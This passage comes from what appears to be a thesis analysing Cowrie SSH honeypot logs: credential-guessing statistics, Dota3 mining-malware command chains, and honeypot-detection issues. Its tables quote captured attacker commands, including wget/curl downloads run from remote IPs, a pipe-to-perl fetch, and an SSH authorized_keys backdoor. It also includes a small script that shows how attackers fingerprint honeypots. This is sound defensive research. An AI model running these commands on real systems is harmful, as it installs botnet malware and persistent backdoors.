2021-08-30	Proxy-request	188.62.245:chekfast.zennolab.com:1	1239	62.71	336.27
2021-08-29	Login	ubuntu:ubuntu	7	40	40
2021-08-29	Cmd	ls -la /etc/daemon.cfg	7	40	61.54
2021-08-29	Cmd	wdir="/bin"; for i in "/bin" "/home" "/root" "/tmp..	7	40	133.33
2021-08-29	Cmd	wget 192.99.43.212/sshd -O /tmp/sshd; curl -O 192...	6	28.57	30.43
2021-08-29	Pre-disc-cmd	ls -la /etc/daemon.cfg	7	40	61.54
2021-08-29	Pre-disc-cmd	wget 192.99.43.212/sshd -O /tmp/sshd; curl -O 192...	6	28.57	30.43

Figure 5.3: Percentual changes of event quantity occurring across all selected honeypots

Furthermore, for the overall event occurrings splitted on honeypot instance level a result.log file is generated which can be viewed in Figure 5.4 and contains the details of the recorded data per date. The plots are visible in Figure A.19, A.20 and A.21.

User : Password

Date	Sensor	Username	Password	Count
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	root	1234	1943
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	user	1	24
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	root	admin	10
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	root	root	10
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	root		6
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	root	1234	2208
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	user	1	11
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	root	root	8
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	pi	raspberry	7
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	pi	raspberryraspberry993311	6

Figure 5.4: Aggregated data in table output format

5.3 Malware found

The command-chains command described in Section 4.4.4 provides the possibility to view detailed execution tracks for a specific log file. As there are many commands which have occurred seldomly, the threshold parameter can be increased to get only the relevant (often performed) commands as a chain. A threshold of t=10 yields the command chain visible in Figure 5.5 where the mainly executed commands are visible.

```
1 python3 cowralyze.py command-chains
2         -f cowrie.json.2021-03-16 -t 10
```

The commands recorded look similar to an already earlier mentioned malware, the dota3.tar.gz file. According to Juniper Threat Labs[6] the commonality in the commands executed is clearly showing that this is the Dota3 malware which is extensively used for botnet building and cryptocurrency mining (included but not limited to). The bold marked commands in Table 5.14 are commonly known to be executed by this type of malware. So the main target of the attackers of our honeypots is to get processing power for mining cryptocurrencies like in this case Monero[7] as it is mineable using cpus.

5.4 Identifying new exploits

So as easily visible using the 2d and 3d visualizations from Section 5.2.1 and statistics from Section 5.2.2 new attack patterns can be analyzed and will be visible for all recorded days. For specific log files of interest, generating the command chain sankey plot used as well in Section 5.3 can give further insights on the exact paths attackers take most of the time. Therefore, longitudinal analysis improves the search and detection of new malware to provide simple overviews and statistics on newly emerging exploits.

[6] https://juni.pr/3zjzzux
[7] https://www.getmonero.org/





Figure 5.5: Command chain for cowrie.json-2021-03-16 with threshold=10

Command	Amount
cd /tmp	20
cat /proc/cpuinfo | grep name | wc -l	850
ls -lh $(which ls)	932
which ls	932
crontab -l	932
w	932
uname	932
cat /proc/cpuinfo | grep model | grep name | wc -l	931
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print 4,**5,**6,**7,**8,**9;}'**	932
free -m | grep Mem | awk '{print 2,**3,** 4,**5,** 6,**7}'**	932
echo "root" | chpasswd | bash	851
top	931
uname -a	931
lscpu | grep Model	1858
cd ∼	1858
rm -rf .ssh	1858
mkdir .ssh	1858
echo "ssh-rsa AAAAB3..." >>/.ssh/authorized_keys	1858
chmod -R go= ∼/.ssh	1858
uname -m	933

Table 5.14: Main execution workflow command chain. Bold commands are commonly known for the dota3 malware.

5.5 Improve Cowrie camouflage incrementally

When viewing the commands before disconnect visualization it is easily interpretable that attackers might have found a way to identify the honeypot system as such. So a implementation or a fake output for a specific command can be enough to improve the overall quality of the cowrie instance most likely. In Table 5.15 the top five commands before disconnect are listed with their according count. The counts are displayed in the result.log file visible in Figure 5.6 generated by the command line tool after longitudinal analysis.



Date	Sensor	Pre-disconnect-command	Count
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	uname -s -v -n -r -m	609
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	echo Hi | cat -n	6
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	cd /dev/shm || cd /tmp || cd /var/run || cd /mnt; wget 198.98.56.65/krax || curl -o krax 198.98.56.6..	1
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	exit	1
2021-08-18	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	cd /var/run ; rm -rf tsh ; tftp -g 127.0.0.1 -r tsh ; sh tsh &	1
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	cd /tmp; rm -rf x86_64; wget http://185.150.117.103/x86_64; curl -O http://185.150.117.103/x86_64; c..	28
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	nproc;wget -qO - 93.113.207.213/perlscan|perl	13
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	curl: option -L not recognized curl: try 'curl --help' or 'curl --manual' for more information	4
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	echo Hi | cat -n	2
2021-08-17	ubuntu-18-04-lts-honeypot-mongodb-connection-s-1vcpu-1gb-fra1-02	cd /dev/shm || cd /tmp || cd /var/run || cd /mnt; wget 198.98.56.65/krax || curl -o krax 198.98.56.6..	2

Figure 5.6: Pre-disconnect commands in result.log file

Command
uname -s -v -n -r -m
echo -e "\x6F\x6B"
cd ~&& rm -rf .ssh && mkdir .ssh && echo \"ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAA QEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrb Mz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0Ep Z3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe 0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FST DengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb 66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQ k13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfT GTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4 WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr\" >>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~"
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget 209.141.58.203/ssh || curl -o ssh 209.141.58.203/ssh; tar xvf ssh; cd .ssh; chmod +x *; ./sshd; ./krane 1
uname -a

Table 5.15: Commands before disconnect which might unmask our honeypot

So initially one might assume that these commands are not working on the cowrie instance and therefore the attackers disconnect after getting no response or return of a result which is known to be a cowrie default response or configuration. This might in many cases be the matter as malware is getting smarter and trying to check for default configurations[8]. After testing every command on the cowrie instances it seems that most of the traffic is just disconnecting by design and the execution is scripted and performing just a kind of reconnaissance or automated botnet building. The behavior of scripts disconnecting after trying to `echo -e "\x6F\x6B"` is unusual, as this should simply echo OK. So it might help to view the problem from a different angle, the attacker position.

How would a attacker try to exploit the server?

1. Find server ip addresses with open ports
2. Try to authenticate to server using ssh
3. Check whether basic commands work
4. Add server to botnet
5. Use for DDos attacks or cryptocurrency mining

As this is a repetitive process the attacker might create a python script for the preceding. Assume a script which found out our server exists and has an open port 22. The attacker is using python and connecting to the instance via ssh using paramiko and trying to print out something. A simple echo should work, as it does when connecting to the server manually. A script like this can be viewed in Listing 5.2.

[8] `https://www.avira.com/en/blog/new-mirai-variant-aisuru-detects-cowrie-opensource-honeypots`

Listing 5.2: not so dangerous_exploit.py

```
1  from paramiko import SSHClient, AutoAddPolicy
2  import sys, time, subprocess
3
4  host = '104.248.245.133', user = 'root', pw = 'asdf'
5  command = "echo -e 'Dangerous Exploit'"
6
7  if __name__ == "__main__":
8          ssh = SSHClient()
9          ssh.load_system_host_keys()
10         ssh.set_missing_host_key_policy(AutoAddPolicy())
11
12         ssh.connect(host, user, pw, port, timeout)
13
14         stdin, stdout, stderr = ssh.exec_command(command,
15                 get_pty=True)
16         for line in iter(stdout.readline, ""):
17                 print(line, end="")
18         ssh.close()
```

Unfortunately the execution of a simple echo command seems to be broken in the emulated environment (at least with python using paramiko) and therefore reveals that the honeypot system is no legit server. The script is working on the real ssh server port 2112. Therefore the attacker easily knows that the emulated ssh environment is not what it pretends to be and the cover is blown.
Furthermore is it possible that the attacker script performs checks on whether the response generated by our system is feasible and does not contain any leftover default configuration of cowrie. So for example when typing nproc into our emulated system, it shows a value of 2. As this is the number of processing units available in the system a server or any other device might probably exceed this value and therefore the attacker has another measurement on how our machine is used in a production environment. Many times though our systems response is not considered at all but the script ends as a matter of their own execution. These examples show once more what attackers want to receive access to vulnerable hardware which can be used for proxying or exploited using their processing power. Those scripts are just performing reconnaissance to get new potential members of their botnets or mining army most likely.

6 Limitations

- The local analysis using multiprocessing might reach a limit somewhen when analyzing terabytes of data. In general this limitation is not crucial as there is always the possibility to map and reduce all files sequentially like done for the remote analysis. This apporach might as well be faster for a bigger number of log files as the incremental usage of .mapped files is outperforming the local analysis from scratch most likely.
- The HTML output format for visualizations is not optimal as graphs get bigger over time containing more data. This problem was temporarily circumvented by limiting the file size of the reuslt.html to 5MB and generating a new file upon reaching that limit. This helps increase loading times and prevents a HTML file from being unable to load. Maybe for bigger file sizes this has to be further improved or adapted to a different format.
- Logs are currently not downloaded in parallel by the command 'download-logs' which has to be improved for faster download.
- Statistics are generated for all the previous days and there is no interpolation of missing points happening at the moment, they are just omitted.

7 Conclusion

7.1 Summary

Longitudinal Analysis is beneficial for analyzing cowrie log files over time and provides new insights into attacker patterns and command chains and their development. Existing malware is easily detected and new malware or vulnerable hardware and their linked commands or login patterns will be easily found using the generated visualizations and statistics. It is convenient to analyze hundreds of thousands of gigabytes of cowrie log data on remote nodes within a few minutes to hours (when using incremental analysis with already existing .mapped files). This gives an overall improvement onto the already existing possibilities like SSH session replays and high-level aggregated statistics as everything recorded on the honeypot is easily accessible and analyzable by an individual, within a fraction of the time previously needed for investigation.

7.2 Prospect

The thesis shows that the longitudinal analysis of SSH honeypot log files reveals novel insights that are not visible using Cowries default analysis tools. Future work might add further derived event types for specific needs like in our example the commands before disconnect. The foundation for this is laid in a simple way and can be implemented by any developer. Unfortunately the newest kind of common malware could not be found but as shown previously it is easily detectable and analyzable if it emerges. Although the tool is specifically designed for SSH, the techniques and patterns for performing longitudinal analysis can easily be used for other protocols as well. Hopefully this tool can help with providing a small step towards a more secure and fast detection of threats in the internet and someone finds a beneficial way to use it for his or her application.

Bibliography

[Cabral u. a. 2019] Cabral, W. ; Valli, C. ; Sikos, L. ; Wakeling, S.: Review and Analysis of Cowrie Artefacts and Their Potential to be Used Deceptively. In: *2019 International Conference on Computational Science and Computational Intelligence (CSCI)*, 2019, S. 166–171

[Cabral u. a. 2019] Cabral, Warren ; Valli, Craig ; Sikos, Leslie ; Wakeling, Samuel: Review and analysis of Cowrie artefacts and their potential to be used deceptively. In: *2019 International Conference on computational science and computational intelligence (CSCI)* IEEE (Veranst.), 2019, S. 166–171

[Cabral u. a. 2021] Cabral, Warren Z. ; Valli, Craig ; Sikos, Leslie F. ; Wakeling, Samuel G.: Advanced Cowrie Configuration to Increase Honeypot Deceptiveness. In: *IFIP International Conference on ICT Systems Security and Privacy Protection* Springer (Veranst.), 2021, S. 317–331

[Cryptax 2020] Cryptax: *Customizing your Cowrie honeypot*. Available online `https://cryptax.medium.com/customizing-your-cowrie-honeypot-8542c888ca49`. 2020. – Accessed: 2021-07-29

[Dean und Ghemawat 2004] Dean, Jeffrey ; Ghemawat, Sanjay: MapReduce: Simplified Data Processing on Large Clusters. In: *OSDI'04: Sixth Symposium on Operating System Design and Implementation*. San Francisco, CA, 2004, S. 137–150

[En u. a. 2021] En, Shen X. ; Ling, Liu S. ; Hao, Fan C.: Honeypots for Internet of Things Research: An Effective Mitigation Tool. (2021)

[Faegre-Drinker 2020] Faegre-Drinker: *The Internet of Things Comes Under New Cyber Attack from Multiple Fronts*. Available online `https://www.jdsupra.com/legalnews/buyer-beware-the-internet-of-things-74574/`. 2020. – Accessed: 2021-09-05

[GoLogica 2021] GoLogica: *What is MapReduce in Big Data?* Available online `https://www.gologica.com/elearning/what-is-mapreduce-in-big-data/`. 2021. – Accessed: 2021-09-04

[Haseeb u. a. 2021] Haseeb, Junaid ; Mansoori, Masood ; Welch, Ian: Failure Modes and Effects Analysis (FMEA) of Honeypot-Based Cybersecurity Experiment for IoT. In: *2021 IEEE 46th Conference on Local Computer Networks (LCN)* IEEE (Veranst.), 2021, S. 645–648

[Kumar u. a. 2019] Kumar, Sanjeev ; Janet, B ; Eswari, R: Multi platform honeypot for generation of cyber threat intelligence. In: *2019 IEEE 9th International Conference on Advanced Computing (IACC)* IEEE (Veranst.), 2019, S. 25–29

[Kyriakou und Sklavos 2018] Kyriakou, Andronikos ; Sklavos, Nicolas: Container-based honeypot deployment for the analysis of malicious activity. In: *2018 Global Information Infrastructure and Networking Symposium (GIIS)* IEEE (Veranst.), 2018, S. 1–4

[Oosterhof 2021] Oosterhof, Michel: *What is Cowrie?* Available online `https://cowrie.readthedocs.io/en/latest/README.html#what-is-cowrie/`. 2021. – Accessed: 2021-09-05

[applied r.com 2021] r.com applied: *Split-Apply-Combine Techniques*. Available online `http://applied-r.com/split-apply-combine-techniques/`. 2021. – Accessed: 2021-09-29

[Sadique und Sengupta 2021] Sadique, Farhan ; Sengupta, Shamik: Analysis of Attacker Behavior in Compromised Hosts During Command and Control. In: *arXiv preprint arXiv:2106.04720* (2021)

[Sanders 2020] Sanders, Chris: *Intrusion Detection Honeypots, Detection Through Deception*. Applied Network Defense, 2020. – ISBN 978-1735188300

[Saputro u. a. 2021] Saputro, Elang D. ; Purwanto, Yudha ; Ruriawan, Muhammad F.: Medium Interaction Honeypot Infrastructure on The Internet of Things. In: *2020 IEEE International Conference on Internet of Things and Intelligence System (IoTaIS)* IEEE (Veranst.), 2021, S. 98–102

[Setianto u. a. 2021] Setianto, Febrian ; Tsani, Erion ; Sadiq, Fatima ; Domalis, Georgios ; Tsakalidis, Dimitris ; Kostakos, Panos: GPT-2C: A GPT-2 parser for Cowrie honeypot logs. In: *arXiv preprint arXiv:2109.06595* (2021)

[Shrivastava u. a. 2019] Shrivastava, Rajesh K. ; Bashir, Bazila ; Hota, Chittaranjan: Attack detection and forensics using honeypot in IoT environment. In: *International Conference on Distributed Computing and Internet Technology* Springer (Veranst.), 2019, S. 402–409

[Spitzner 2002] Spitzner, Lance: *Honeypots: tracking hackers*. Addison-Wesley Longman Publishing Co., Inc., 2002

[Weaver 2021] Weaver, Aaron: *The disturbing facts about small businesses that get hacked*. Available online `https://hacked.com/small-businesses-get-hacked/`. 2021. – Accessed: 2021-09-03

A Appendix




Figure A.1: Top username and password combinations




Figure A.2: Top username and password combinations by sensor




Figure A.3: Top commands captured




Figure A.4: Top commands captured by sensor

